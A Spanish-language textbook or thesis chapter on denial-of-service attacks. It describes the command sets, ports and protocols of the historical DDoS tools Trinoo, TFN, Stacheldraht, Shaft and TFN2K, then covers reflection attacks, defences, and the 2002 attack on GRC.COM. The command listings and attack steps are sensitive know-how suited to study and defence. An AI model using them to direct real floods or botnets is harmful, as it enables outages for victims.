Los comandos aceptados por los *daemons* del TRIN00 son:

Master

die	Apagar el servicio.
quit	Finalizar la conexión al servicio.
mtimer *seconds*	Indica el tiempo de ataque DDOS en segundos.
dos *IP*	Iniciar ataque DDOS sobre la dirección IP especificada.

mdie *passwdord*	Parar broadcasts si el password especificado es correcto.
mping	Realizar un ping a cada máquina "activa".
mdos *ip1:ip2:ip3*	Realizar un ataque DDOS múltiple sobre las direcciones IP.
info	Visualizar información de la versión y opciones.
msize	Indicar el tamaño del buffer de los paquetes utilizados en DDOS.
nslookup *host*	Realizar una resolución de nombres(DNS).
killdead	Elimina los esclavos no activos de la lista.
usebackup	Carga la lista de esclavos activos creada por 'killdead'
bcast	Visualizar todos los ordenadores activos en la lista.
help *comando*	Proporciona ayuda sobre los comandos disponibles
mstop	Finalizar un ataque DDOS (en algunas versiones NO funciona).

Slave

aaa *password IP*	Realizar DDOS enviando paquetes UDP a la dirección IP.
bbb *password N*	Indica el tiempo máximo en segundos del ataque DDOS.
shi *password*	Envía la cadena "*HELLO*" a la lista de masters.
png *password*	Envía la cadena "PONG" al master que envió el comando.
d1e *password*	Finalizar el deminio (daemon).
rsz *size*	Especificar el tamaño del los paquetes enviados en el DOS.
xyz *password 123:ip1:ip2:ip3*	Realizar DDOS sobre las direcciones IP.

2.4.2 TRIBE FLOOD NETWORK / TFN

El TFN [Dit99-3] es otro ejemplo de herramienta que permite realizar ataques de denegación de servicio distribuido (DDOS) mediante el uso de técnicas simples de denegación de servicio (*ICMP Flood*, *SYN Flood, UDP Flood* y *SMURF*).

Además también permite obtener bajo demanda un "*shell de root*" mediante la instalación de un *daemon* que escucha en el puerto TCP requerido, lo que en la realidad permite al atacante tener un acceso ilimitado a la máquina cuando desee.

Inicialmente también se encontró en sistemas Solaris, se pensó durante un tiempo que simplemente permitía un acceso privilegiado al ordenador como puerta trasera (*back door*) para la colocación de "*sniffers*" de red.

La arquitectura de funcionamiento del TFN es bastante parecida a la del TRINOO, diferenciando entre la parte "*client*" o cliente (*masters* en TRINOO) y la parte de "*daemons*" o demonios (*slaves* en TRINOO).

Análogamente un atacante controla uno o mas clientes que a su vez controlan uno o mas demonios siguiendo el típico esquema jerárquico (ver figura 2-11).

El control de la red TFN se consigue mediante la ejecución directa de comandos (*command line*), conexión a clientes/servidores basados en UDP o ICMP o conexiones directas vía TELNET.

La comunicación entre los clientes y los demonios se realiza mediante paquetes ICMP_ECHO_REPLY, y a diferencia de TRINOO no existe la comunicación basada en TCP o UDP.

La comunicación de los comandos se realiza mediante un número binario de 16 bits en el campo ID del paquete ICMP_ECHO_REPLY. El número de secuencia es una constante 0x0000 que le hace parecer la primera respuesta a una petición PING. Los valores definidos por defecto son:

```
#define ID_ACK      123   /* for replies to the client */
#define ID_SHELL    456   /* to bind a rootshell, optional */
#define ID_PSIZE    789   /* to change size of udp/icmp packets */
#define ID_SWITCH   234   /* to switch spoofing mode */
#define ID_STOPIT   567   /* to stop flooding */
#define ID_SENDUDP  890   /* to udp flood */
#define ID_SENDSYN  345   /* to syn flood */
#define ID_SYNPORT  678   /* to set port */
#define ID_ICMP     901   /* to icmp flood */
#define ID_SMURF    666   /* haps! haps! */
```

El motivo de este cambio en la comunicación viene dado en que muchos sistemas de monitorización/protección de redes en la actualidad (Firewalls...) filtran los paquetes TCP/UDP, y especialmente aquellos que van a puertos no standares o bien conocidos (como WWW que es puerto 80, SSH que es el puerto 22...).

Sin embargo, la mayoría de sistemas dejan pasar los paquetes ICMP de ECHO y REPLY utilizados en el PING que permiten comprobar si un ordenador está encendido o no (entre otras posibles opciones).

Además, pocas herramientas de filtrado de red muestran adecuadamente los paquetes ICMP, lo que permite camuflarse entre el tráfico normal de la red.

A diferencia que en TRINOO, el cliente de TFN no está protegido por ningún password de acceso, lo que permite que sea ejecutado sin restricciones por cualquiera. El cliente TFN admite los siguientes parámetros:

./tfn <*lista_ip*> <*tipo*> [*ip*] [*port*]

<*lista_ip*> Contiene la lista de direcciones IP a atacar.

<*tipo*> -1 Tipo de máscara (spoofmask type)

0 para stop/status.

1 Para realizar UDP Flooding.

2 Para realizar SYN Flooding.

3 Para realizar ICMP Flooding.

-2 Tamaño de los paquetes a enviar.

4 Realizar un "root shell" (se debe espicifar en que puerto)

5 Realizar un ataque SUMRF, la primera IP es la dirección de origen y las demás son usadas como direcciones de broadcast.

[*ip*] Dirección de origen (separadas por @ si hay mas de una)

[*port*] Debe especificarse para SYN Flood (0 =aleatorio).

2.4.3 STACHELDRAHT

STACHELDRAHT (del alemán alambre de espinas) es una herramienta de ataques DDOS basada en código del TFN [Dit99-2] que añade algunas características más sofisticadas como el cifrado en el intercambio de mensajes.

Como en TRINOO, la arquitectura básica de STACHELDRAHT mantiene una jerarquía dónde existen los master (denominados ahora "*handlers*", manipuladores o controladores) y demonios/*daemons* o *bcast* (denominados ahora "*agents*" o agentes).

Los ataques permitidos en STACHELDRAHT al igual que en el TFN son *ICMP Flood*, *UDP Flood*, *SYN Flood* y *SMURF*. Sin embargo a diferencia del TFN no contiene la posibilidad de proporcionar un "*shell de root*" en las máquinas infectadas.

Uno de los problemas mas comunes de TFN era que las conexiones eran en claro permitiendo desde su detección por sistemas de *sniffers* hasta el robo de sesiones, lo que podía implicar la pérdida de control sobre una parte de la red controlada (pudiendo incluso llegar a perderla totalmente si todos los nodos master son víctimas de robos de conexiones).

De esta forma, el uso de técnicas de cifrado dificulta la detección de los ordenadores contaminados si examinamos el tráfico de la red y además evita el posible ataque a las conexiones de los controladotes o *handlers*.

Se implementa un servidor tipo TELNET como en TFN pero que mantiene todas las conexiones cifradas mediante un simple algoritmo de clave simétrica. El cliente acepta un único argumento que es la dirección del *handler* al que se tiene que conectar posteriormente usando el puerto 16660/TCP.

Una vez conectado se pide un password de acceso que será cifrado mediante el algoritmo BLOWFISH [WWW53] utilizando siempre la clave "*authentication*".

Como todos los programas de este tipo, STACHELDRAHT también tiene la capacidad de modificar su nombre y argumentos para no ser detectado y aparecer como un proceso corriente más del sistema.

A diferencia de las herramientas TRINOO (que usaba UDP para las comunicaciones entre *master/slave*) o TFN (que utiliza ICMP como vehículo de comunicación entre *clients/daemons*), STACHELDRAHT utiliza para sus comunicaciones entre *handlers* y agentes los protocolos ICMP y TCP indistintamente.

Otra característica que lo diferencia de TRINOO y TFT es la capacidad de actualizar a los agentes bajo demanda, es decir, de forma automática los agentes pueden pedir que se les actualice la versión de los ficheros ejecutables.

Para este fin utiliza el comando "**rcp**" que actúa en el puerto 514/TCP. Primero se bajan los nuevos binarios, luego borran los antiguos ejecutables y finalmente ejecutan los nuevos con la señal de sistema NOHUP.

La detección de sistemas comprometidos pasa por observar el tráfico de puerto 514/TCP (rcp), y examinar la dirección 3.3.3.3 que suele utilizar como dirección falsa esta utilidad cuando se produce un ataque.

2.4.4 SHAFT

Otra herramienta ampliamente conocida en los ataques de denegación de servicio distribuido y derivada de las anteriores es SHAFT [DDL00].

Como todas las herramientas distribuidas utiliza un paradigma jerárquico que se basa en la existencia de varios *masters/handlers* denominados "*shaftmasters"* que gobiernan a su vez varios *slaves/agents* que pasan a denominarse "*shaftnodes"*.

El atacante se conecta mediante un programa cliente a los *shaftmasters* desde dónde inicia, controla y finaliza los ataques DDOS. SHAFT es posterior a TFN y como este utiliza el protocolo UDP para el envío de mensajes entre los *shaftmasters* y *shaftnodes*.

El atacante se conecta vía TELNET a un *shaftmaster* utilizando una conexión fiable, una vez conectado se le pide un password para autorizar su acceso al sistema. La comunicación entre los *shaftmasters* y *shaftnodes* se realiza mediante el protocolo UDP que no es fiable, por eso SHAFT utiliza la técnica de los "*tickets*" para mantener el orden de la comunicación y poder asignar a cada paquete un orden de secuencia.

La combinación del password y el ticket son utilizadas para el envío de ordenes a los *shafnodes*, que verifican que sean correctos antes de aceptarlos.

- Los *shaftnodes* entienden las siguientes órdenes:

size <*tamaño*>	Permite especificar el tamaño de los paquetes del DDOS.
type <*tipo_ataque*>	Especifica el tipo de ataque a realizar: 0 UDP Flooding 1 TCP Flooding 2 UDP/TCP/ICMP 3 ICMP
time <*segundos*>	Especifica la duración del ataque en segundos.
own <*direccion_ip*>	Añade la dirección IP a la lista de máquinas a atacar.
end <*direccion_ip*>	Elimina la dirección IP de la lista de máquinas a atacar.
stat	Visualizar las estadísticas de paquetes.
alive	Comprueba que shaftnodes del shaftmaster están activos.
switch <*h*> <*p*>	Cambia la conexión al handler/shaftmaster en el puerto p.
pktres <*pwd*><*sock*><*tickt*><*ps*>	Visualiza los paquetes enviados desde shaftnodes.

- Los *shaftmasters* entienden las siguientes órdenes:

mdos <*host*>	Inicia un DDOS al ordenador especificado (envía "own host" a todos los shaftnodes).

edos <*host*>	Finaliza un DDOS al ordenador especificado (envía "end host" a todos los shaftnodes).
time <*segundos*>	Especifica la duración en segundos del ataque.
size <*tamaño*>	Especifica el tamaño de los paquetes (máximo 8Kbytes).
type <*tipo_ataque*>	Especifica el tipo de ataque a realizar: UDP especifica UDP Flooding TCP especifica TCP Flooding ICMP especifica ICMP Flooding BOTH especifica UCP y TCP
+node <*ip*>	Añade un nuevo shaftnode a la lista.
-node <*ip*>	Elimina un shaftnode de la lista.
ns <*host*>	Realiza una petición de resolución de nombre (DNS).
lnod	Listar todos los shaftnodes.
pkstat	Estadísticas de los paquetes enviados.
stat	Visualizar status global.
switch	Asignarse como shaftmaster de los shaftnodes.
ver	Visualizar versión

Todo y no utilizar técnicas de cifrado complejas SHAFT utiliza bastante el cifrado de CESAR [RH91][Rif95][Sua99] consistente en substituir unos caracteres por otros.

	ATACANTE	SHAFTMASTER	SHAFTNODE
ATACANTE		20432/TCP	
SHAFTMASTER			18753/UDP
SHAFTNODE		20433/UDP	

FIG. 2-13: Esquema de comunicaciones entre las capas de SHAFT.

La posibilidad de cambiar los números de los puertos dinámicamente (*on the fly*) hace que SHAFT sea difícilmente detectable por sistemas convencionales (ver figura 2-13).

Al igual que los anteriores programas trata de esconderse cambiando su nombre de proceso y argumentos de llamada. Por defecto intenta hacerse pasar por un servidor WWW cambiando su nombre por el de 'HTTP'.

La conexión vía TELNET al *shaftmaster* es en claro (no usa cifrado), lo que permite descubrir el password de acceso y hacerse con el control de la red.

Por otro lado en lo que se supone un fallo de implementación, tenemos que el número de secuencia de todos los paquetes TCP es fijo siempre (0x28374839) lo que permite su detección a nivel de red.

2.4.5 TRIBE FLOOD NETWORK 2000 / TFN2K

El TFN2K [BT00] es la revisión de la herramienta TFN que permite lanzar ataques de denegación de servicio distribuido contra cualquier máquina conectada a Internet.

La arquitectura básica dónde existe un atacante que utiliza clientes para gobernar los distintos demonios instalados en las máquinas captadas se mantiene de forma que el control de este tipo de ataques mantiene la premisa de tener el máximo número de ordenadores segmentados. Así si un cliente (o master en TRINOO) es neutralizado el resto de la red continua bajo control del atacante.

Las nuevas características añadidas a TFN2K son principalmente:

- Las comunicaciones *master/slave* se realizan vía protocolos TCP, UDP, ICMP o los tres a la vez de forma aleatoria.

- Los ataques utilizados son *TCP SYN Flood*, *UDP Flood*, *ICMP/PING Flood* o *SMURF*. El demonio (*daemon*) puede ser programado para que alterne entre estos cuatro tipos de ataque, lo que permite mantener un ataque sostenido contra un ordenador concreto dificultando la detección del ataque por los sistemas tradicionales de seguridad (Firewall).

- Las cabeceras de los paquetes de comunicación *master/slave* son aleatorias, excepto en el caso del ICMP dónde siempre se utiliza *ICMP_ECHO_REPLY*, de esta forma se evita que puedan ser detectados por patrones de comportamiento.

- A diferencia de otras herramientas de DDOS, los *daemons* no responden a cada comando recibido (*acknowledge*). En su lugar, el cliente envía el mismo comando 20 veces esperando que al menos llegue una de sus peticiones.

- Los comandos enviados ya no se basan en cadenas de caracteres (*strings*), sino que son de la forma <ID> + <DATA>

  <ID> Un byte que indica (codifica) el comando a efectuar.
  <DATA> Indica los parámetros del comando.

- Todos los comandos están cifrados usando CAST-256 [RFC2612]. La clave se define en tiempo de compilación y se usa como password para acceder al cliente.

  Además todos los datos cifrados se pasan a BASE64 antes de ser enviados para asegurar que todo está en caracteres ASCII imprimibles (argucia común en prácticamente todos los ordenadores).

- Los paquetes UDP y TCP no incluyen en la pseudo-cabecera (*header*) del paquete en el cálculo del *checksum* correctamente, lo que hace que todos sean incorrectos.

- El *daemon* genera un proceso hijo para cada ataque a una dirección IP. Además prueba de diferenciarse entre sí por los argumentos/parámetros (arg[0]) que se pasan al ejecutarse.

  También altera su nombre de proceso (no su número de proceso o PID!) y los argumentos que recibe con el objetivo de pasar por un proceso común más del sistema.

Debido a estas características, es muy difícil detectar la presencia de ordenadores comprometidos en una red debido a que la comunicación es unidireccional (los *daemons* no responden a los comandos), se utilizan diferentes protocolos aleatoriamente (ICMP, UDP, TCP) y los paquetes van cifrados (CAST-256).

No obstante existe un patrón de detección que se basa en que para obtener diferentes longitudes de paquete (y dificultar su detección por tener siempre la misma longitud de paquete) TFN2K añade de uno a dieciséis '0' al final del paquete.

Al pasar a BASE64 se traslada esta secuencia al 0x41 hexadecimal ('A') con lo que la presencia de varias 'A' al final de paquetes repetidamente puede dar un indicio (NO una seguridad) de que existen ordenadores comprometidos en nuestra red.

2.4.6 Distributed reflection DOS

El enfoque clásico utilizado en las herramientas de DDOS se basa en conseguir que un gran número de máquinas comprometidas (*slaves*) dirijan un ataque directo hacía un destino concreto.

El objetivo principal es el de concentrar el mayor número de máquinas bajo nuestro control puesto que mas máquinas significará mas potencia de ataque y por lo tanto mas consumo de ancho de banda de la víctima.

Recordamos que si bien nuestro objetivo es dejar fuera de funcionamiento los servidores atacados, si degradamos mucho la calidad del servicio de comunicaciones de red (aunque los servidores sigan funcionando) el ataque puede considerarse exitoso.

Este tipo de modelo tiene varios inconvenientes, entre ellos que necesitamos obtener el control de todas las máquinas implicadas en el proceso (*masters/slaves*). Esto implica la obtención de un ataque exitoso para cada máquina bajo nuestro control y además que nuestra presencia no sea detectada por el administrador de red.

Otra opción consiste en usar técnicas de reflexión [Lar03][MP03][MP03-1]. La táctica simplemente consiste en enviar cientos de miles de peticiones a servidores con grandes conexiones a Internet (ISP por ejemplo) falseando la dirección de origen con el objetivo de que las respuestas inunden a la víctima.

Con este tipo de táctica, el atacante consigue un doble objetivo:

1. Escondemos el origen real de nuestro ataque. Esto significa que el hecho de que realicemos un ataque no pone de manifiesto inmediatamente las fuentes de este, lo que le permite seguir manteniendo un control de las máquinas. Cuando los servidores que reciben la reflexión nos corten el acceso podemos dirigirnos a otros servidores (hay cientos de grandes ISP en Internet) y continuar el ataque.

2. Ahogamos a la víctima durante un período de tiempo mayor. Si vamos cambiando los ordenadores a los cuales realizamos las peticiones, el bombardeo de peticiones continúa desde diferentes puntos de Internet, evitando cualquier posibilidad de defensa.

2.5 Defensas contra DOS/DDOS

Una vez analizados los distintos ataques de denegación de servicio DOS/DDOS realizaremos una breve introducción a los sistemas anti-DDOS. En un ataque de denegación de servicio podemos diferenciar claramente tres entidades (ver figura 2-14):

1. **Sistemas de origen:** Hace referencia a los múltiples puntos dónde se origina la generación masiva de datagramas IP.

2. **Sistemas intermedios**: Son los sistemas pasivos por dónde circulan los paquetes IP hasta llegar a su destino.

3. **Sistema final:** Destino final del ataque.



FIG. 2-14: Esquema de ataque DOS/DDOS.

Si analizamos el problema de la denegación de servicio en profundidad veremos que no hay recetas o soluciones mágicas que nos permitan evitar este tipo de ataques. Los cinco requisitos básicos que debería cumplir la solución son [MP03-2]:

1. Debemos utilizar una solución distribuida para solventar un problema distribuido. Las soluciones locales carecen de sentido puesto que no alcanzarán nunca la visión global que un ataque distribuido genera.

2. La solución propuesta no debe en ningún caso penalizar el tráfico de los usuarios legítimos. Muchas propuestas se basan en complejos sistemas de informes y filtros que mantienen listas y cuentas de todos los paquetes recibidos. Estos sistemas penalizan al global de los usuarios ralentizando el sistema.

3. Esta solución debe de ser robusta y universal. Debe ser válida para amenazas externas e internas. El sistema debe identificar[ℜ] los nodos y usuarios legítimos así como detectar y aislar si fuera necesario los nodos comprometidos o maliciosos.

4. El sistema propuesto debe de ser viable en su aplicación. La medida debe de ser adoptada por toda Internet, lo que implica que debe de ser sencilla y realizable con un coste razonable de recursos.

[ℜ] Por ejemplo mediante el uso de herramientas criptográficas.

5. Debe de ser una solución incremental. Internet es un sistema heterogéneo dónde es imposible forzar la aplicación de un nuevo protocolo. El sistema propuesto debe permitir su aplicación gradual y ser compatible con el resto de los sistemas dónde aún no esté implementada.

La mayoría de las soluciones existentes en la actualidad están basadas en sistemas clásicos de defensa como los firewalls y sistemas de detección de Intrusos (IDS). Estos se encargan de filtrar todo el tráfico existente en búsqueda de indicios de actividad maliciosa (para más información ver el capítulo de IDS).

Multops [GP01], Reverse Firewall [WWW154] o D-WARD [Obr01] son soluciones de este tipo que se encuentran instalados al final de la cadena de ataque (sistema atacado).

De esta forma, su eficacia es mínima debido a que si bien si que pueden detectar y bloquear la entrada de ataques DDOS a nuestra red, el consumo de ancho de banda se realiza igualmente, con lo que la respuesta a usuarios legítimos se ve interrumpida.

En la actualidad empiezan a surgir soluciones agregadas o distribuidas como el ACC (*Aggregated-based Congestion Control*) [Mah02], SOS (*Secure Overlay Service*) [KMR02] o DefCOM (*Defensive Cooperative Overlay Mash*) [MP03-2].

Sin embargo estas soluciones requieren de comunicación directa con el resto de sistemas intermedios, lo que significa que también deben estar instalados en el resto de los sistemas intermedios para realizar un trabajo cooperativo.

En la realidad, esta necesidad limita su eficacia y expansión únicamente a las redes de investigación, ya que al no dar una solución global ni estar aceptados como standards, casi ningún sistema existente en producción los implementa.

2.6 Ejemplo de ataque DDOS

En este último apartado del capítulo reflejaremos un ataque real de DDOS sufrido en un famoso WWW de seguridad denominado GRC.COM [Gib02].

La justificación del porqué este ataque en concreto es el examinado en este capítulo viene dada por dos factores:

1. Pese a que los ataques de denegación de servicio son muy abundantes y hay gran constancia de ellos [WWW10][WWW11][WWW55][WWW56][WWW57], la información disponible sobre estos ataques suele ser mínima, reduciéndose a pequeñas notas en organismos como el CERT [WWW21] o boletines electrónicos como SECURITYFOCUS [WWW24] y grandes titulares de prensa o televisión con mas contenido peliculero que realidad técnica. En este caso concreto, existe un detallado análisis disponible de forma pública que disecciona perfectamente el ataque recibido.

2. Como se ha podido comprobar, los ataques DDOS suelen ser una generalización de los ataques DOS, con lo que un ejemplo de ataque distribuido es suficientemente complejo como para obtener una idea de cómo funcionan realmente.

El 11 de enero de 2002 a las 02:00 am (*US Pacific time*) el servidor WWW.GRC.COM fue atacado mediante una inundación masiva de paquetes de petición de conexión (*TCP SYN Flood*) utilizando la técnica **DRDOS** (*Distributed Reflection Denial Of Service*).

De repente, las dos conexiones T1 (1.5Mbits/s) mostraron un tráfico de salida nulo, ya que el servidor WWW era incapaz de completar una petición de conexión y servir contenidos. Sin embargo, el tráfico registrado en las conexiones de red era de casi el 100% de su capacidad 2 x T1 (ver figura 2-15).

Analizando los paquetes recibidos de los ISP QWEST, Verio y Above.net no se observa ninguna anomalía y parecen paquetes TCP SYN / ACK legítimas hacia el puerto 80 de GRC.COM dando como puerto de origen de la petición el 179.

Cabe destacar que todas las peticiones provienen de ISP (*Internet Service provider*), es decir, organizaciones con conexiones a Internet de un gran ancho de banda, lo que permite una gran capacidad de generación de tráfico.

Dirección IP	Nombre (DNS)
129.250. 28. 1	Ge-6-2-0.r03.sttlwa01.us.bb.verio.net
129.250. 28. 3	ge-1-0-0.a07.sttlwa01.us.ra.verio.net
129.250. 28. 20	ge-0-1-0.a12.sttlwa01.us.ra.verio.net
205.171. 31. 1	iah-core-01.inet.qwest.net
205.171. 31. 2	iah-core-02.inet.qwest.net
205.171. 31. 5	iah-core-01.inet.qwest.net
206. 79. 9. 2	globalcrossing-px.exodus.net
206. 79. 9.114	exds-wlhm.gblx.net
206. 79. 9.210	telefonica-px.exodus.net
208.184.232. 13	core1-atl4-oc48-2.atl2.above.net
208.184.232. 17	core2-atl4-oc48.atl2.above.net
208.184.232. 21	core1-atl4-oc48.atl2.above.net
208.184.232. 25	core2-core1-oc48.atl2.above.net

FIG. 2-15: Análisis real de los paquetes 179/TCP SYN recibidos.

El puerto 179 es el destinado al servicio BGP (*Border Gateway Protocol*) que permite que diferentes sistemas autónomos se comuniquen e intercambien sus tablas de rutado (*routing tables*) para conocer que redes/ordenadores tienen accesibles en cada momento.

Muchos sistemas troncales conectados a Internet admiten conexiones al puerto 179/TCP para el intercambio de tablas de rutado con otros sistemas mediante el protocolo BGP.

En la figura 2-16 podemos observar cómo se produce un ataque de DDOS indirecto utilizando un servicio existente de forma correcta pero falseando la dirección de origen:

1. Se crea la infraestructura necesaria para el DDOS (instalación de los ordenadores master/slaves).

2. Inicio del ataque DDOS consistente en enviar desde los esclavos miles de peticiones "correctas" de conexión TCP al puerto 179 a diferentes ISP. Se falsea la dirección de origen de la petición y el puerto, colocando la dirección IP de la víctima.

3. Obtención de cientos de miles de respuestas de los distintos ISP que bloquearán todo el ancho de banda del servidor WWW atacado.



FIG. 2-16: Esquema del ataque DRDOS.

Una vez conocida la arquitectura del ataque, comenta Steve Gibson que tardó mas de tres horas en conseguir que su propio ISP (con servicio 24x7) bloqueara todos los paquetes de conexiones que provenían del puerto 179/TCP.

Una vez conseguido el bloqueo del trafico proveniente del puerto 179/TCP, el servidor WWW continuó sin estar operativo debido a otros ataques de inundación de paquetes

(*TCP/UDP Flood*) a los puertos 22/TCP (SSH), 23/TCP (TELNET), 53/UDP (DNS), 80/TCP (WWW), 4001/TCP (Proxy), 6668/UDP (IRC)[ℜ].

La explicación dada a que inmediatamente después de bloquear el primer ataque continuara atacado el WWW es que este segundo ataque se lanzó simultáneamente con el primero, sin embargo, debido a que el primero proviene de ISPs con una gran capacidad de ancho de banda, habían enmascarado el segundo.

A continuación en la figura 2-17 se pueden observar algunas muestras tomadas de las peticiones de *TCP SYN Flood* obtenidas del segundo ataque. Se puede observar que muchas de ellas provienen de ordenadores conectados a redes que tienen grandes conexiones a Internet (.nasa.gov o .yahoo.com)

Dirección IP	**Nombre (DNS)**
64.152.4.80	www.wwfsuperstars.com
128.121.223.161	veriowebsites.com
131.103.248.119	www.cc.rapidsite.net
164.109. 18.251	whalenstoddard.com
171. 64. 14.238	www4.Stanford.edu
205.205.134.1	shell1.novalinktech.net
206.222.179.216	forsale.txic.net
208. 47.125. 33	gary7.nsa.gov
216. 34. 13.245	channelserver.namezero.com
216.111.239.132	www.jeah.net
216.115.102. 75	w3.snv.yahoo.com
216.115.102. 76	w4.snv.yahoo.com
216.115.102. 77	w5.snv.yahoo.com
216.115.102. 78	w6.snv.yahoo.com
216.115.102. 79	w7.snv.yahoo.com
216.115.102. 80	w8.snv.yahoo.com
216.115.102. 82	w10.snv.yahoo.com

FIG. 2-17: Análisis real de los paquetes del segundo ataque.

Después de aplicar los filtros correspondientes, el ISP de GRC.COM (Verio) descartó un total de **1.072.519.399** paquetes maliciosos de *TCP SYN Flood*.

[ℜ] En [WWW58] se puede obtener una lista completa de los servicios asociados a los puertos TCP y UDP.

2.7 RESUMEN

En este capítulo hemos comentado la evolución histórica de los ataques sobre redes en Internet y su evolución final a los ataques de denegación de servicio. Se han comentado profundamente los modelos de funcionamiento de los ataques DOS y DDOS así como los fundamentos de los protocolos básicos de Internet que posibilitan este tipo de ataques (IP, TCP e ICMP).

En la primera parte del capítulo dedicada a la denegación de servicio (DOS), se han analizado los principales ataques documentados (IP Flooding, Broadcast, Smurf...) así como su impacto en las redes de ordenadores.

En la segunda parte se explican los motivos de la evolución de los ataques de denegación de servicio a ataques distribuidos (DDOS) así como las principales herramientas existentes que permiten la realización de estos ataques (TFN, TFN2K...).

Posteriormente se realiza una explicación sobre los posibles métodos anti-DOS/DDOS (D-WALL, Reverse Firewall, SOS) y las dificultades e implicaciones que conlleva la aplicación de estas medidas.

Finalmente se describe un ataque de DDOS real documentado por GRC.COM dónde se analizan los pormenores de la técnica "*Reflection-DDOS*" empleada por el atacante para mantener el WWW fuera de servicio durante varias horas.